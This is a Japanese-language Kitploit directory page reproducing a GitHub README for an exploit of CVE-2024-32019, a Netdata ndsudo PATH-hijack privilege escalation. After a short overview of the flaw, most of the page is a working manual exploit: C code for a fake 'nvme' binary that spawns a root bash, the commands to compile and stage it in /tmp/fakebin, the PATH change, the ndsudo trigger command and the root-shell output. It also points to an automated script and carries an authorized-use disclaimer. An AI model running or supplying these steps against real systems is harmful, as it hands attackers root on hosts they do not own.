Skip to content
KitploitKITPLOIT
ツールエクスプロイトブログ
Log in
提出
ツールエクスプロイトブログ
提出

ハッキング、侵入テスト、サイバーセキュリティツールをあなたのセキュリティアーセナルに!

Kitploitはハッキング、サイバーセキュリティ、ペネトレーションテストのツールディレクトリです。最新のプロジェクトアップデートを見つけて、脆弱性の発見、システム分析、テストの自動化、セキュリティの強化を行いましょう。

フィードお問い合わせプライバシー© 2026 Kitploit

ツールディレクトリ

カテゴリ

すべてのカテゴリを見る
Loading categories
CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation — CVE-2024-32019 は、Netdata(バージョン >= 1.44.0-60 < 1.45.3)における高深刻度のローカル権限昇格脆弱性であり、ndsudo SUID バイナリ内での PATH 変数の安全でない使用に起因し、攻撃者が root として任意のコマンドを実行することを可能にします。 | Kitploit
ツール/GitHubGitHub/dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation
特権昇格脆弱性分析エクスプロイトペネトレーションテスト学習と教育ペイロード開発バイナリエクスプロイトラボと実践
共有
GitHub
dollarboysushil/cve-2024-32019-netdata-ndsudo-path-vulnerability-privilege-escalation

CVE-2024-32019-Netdata-ndsudo-PATH-Vulnerability-Privilege-Escalation

CVE-2024-32019 は、Netdata(バージョン >= 1.44.0-60 < 1.45.3)における高深刻度のローカル権限昇格脆弱性であり、ndsudo SUID バイナリ内での PATH 変数の安全でない使用に起因し、攻撃者が root として任意のコマンドを実行することを可能にします。

リポジトリを見るウェブサイト
141291年前未レビュー

🚨 CVE-2024-32019 - Netdata ndsudo PATH脆弱性エクスプロイト(LPE to Root)

Netdata Agent における高深刻度のローカル権限昇格脆弱性 CVE-2024-32019 に対するPythonベースのエクスプロイトです。PATH 環境変数を安全に処理できない、設定ミスのあるSUIDバイナリ(ndsudo)を悪用します。


[!Caution] このコードは教育目的および承認されたテスト目的のみです。あなたが所有していない、または明示的な許可を得ていないシステムに対してこのツールを不正に使用することは違法です。

🔍 概要

CVE ID: CVE-2024-32019
CVSSスコア: 8.8(高)
開示日: 2024年4月12日
コンポーネント: Netdata Agent
影響を受けるバージョン:

  • >= v1.45.0, < v1.45.3
  • >= v1.44.0-60, < v1.45.0-169

🧠 技術的概要

Netdataのndsudoツールは、SUIDルートバイナリであり、非rootユーザーに代わって限定的なシステムコマンド(nvmeなど)を安全に実行することを目的としています。

しかし、実装上の欠陥により、コマンドバイナリを解決する際にユーザーが制御するPATH変数を尊重してしまいます。攻撃者がPATHを操作して、悪意のあるバイナリを含む書き込み可能なディレクトリを追加すると、ndsudoはそれをルート権限で実行し、ローカル権限昇格につながります。


💥 手動エクスプロイト手順

以下の手順は、ndsudoの脆弱性を手動で悪用する方法を示しています。

1. 権限昇格バイナリの作成

以下のCコードをnvme.cとして保存します:

#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main() {
    setuid(0);
    setgid(0);
    execl("/bin/bash", "bash", NULL);
    return 0;
}

2. エクスプロイトのコンパイル

gcc nvme.c -o nvme

3. ターゲット上でのエクスプロイト環境の準備

mkdir -p /tmp/fakebin
mv nvme /tmp/fakebin/
chmod +x /tmp/fakebin/nvme

4. PATHの変更

export PATH=/tmp/fakebin:$PATH
which nvme
# 出力: /tmp/fakebin/nvme

5. エクスプロイトのトリガー

/opt/netdata/usr/libexec/netdata/plugins.d/ndsudo nvme-list

成功すると、rootシェルが取得できます。

# whoami
root

自動エクスプロイト

SSHアクセスがある場合、CVE-2024-32019-dbs.pyを使用してこれを自動化できます。

スクリプトを使用したエクスプロイト

📎 参考文献

  • GitHub Security Advisory
  • CVSSスコア: 8.8 (高)
  • CVE-2024-32019: Netdata脆弱性分析と軽減策
ツールをダウンロード

人気

すべて見る →

コミュニティで最も使われているツールを見つけましょう。

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 究極のOSINTツールキット:調査グラフ、信頼度スコアリング、エイリアスファミリー、マップ、タイムライン、レポート。49個のモジュール、400以上のサイト、APIキー不要。

    565
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock ワンタップ実行アプリ(CVE-2026-43499)

    478
  • 3

    ARTEX

    baarai/artex

    プランナー/ワーカーエージェント、資産グラフと探索グラフ、MITMトラフィック記録、脆弱性の再テストを備えたLLMマルチエージェント自律ペネトレーションテストプラットフォーム。

    383
  • 4

    redforge

    cybersecurity91/redforge

    ブラウザ側のレッドチームツールキット。偵察、ペイロード生成、認証情報攻撃、暗号、エンコーディング、エンゲージメントレポート向けの102のオフラインツールを備えています。

    327
  • 5

    estorides

    grisuno/estorides

    99以上の無料OSINTソースを並列で集約し、エンティティをナレッジグラフに解決し、LLM支援の分析とともにSTIX 2.1、MISP、またはGraphMLでエクスポートします。

    258
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    AIネイティブなサイバーセキュリティのためのアクションシステム。意図がガバナンスされた実行に変わり、証拠が運用記憶となり、すべての操作が次の操作を改善する。

    256

すべてのツールを探索

ツールコレクションを閲覧

すべてのツールを見る →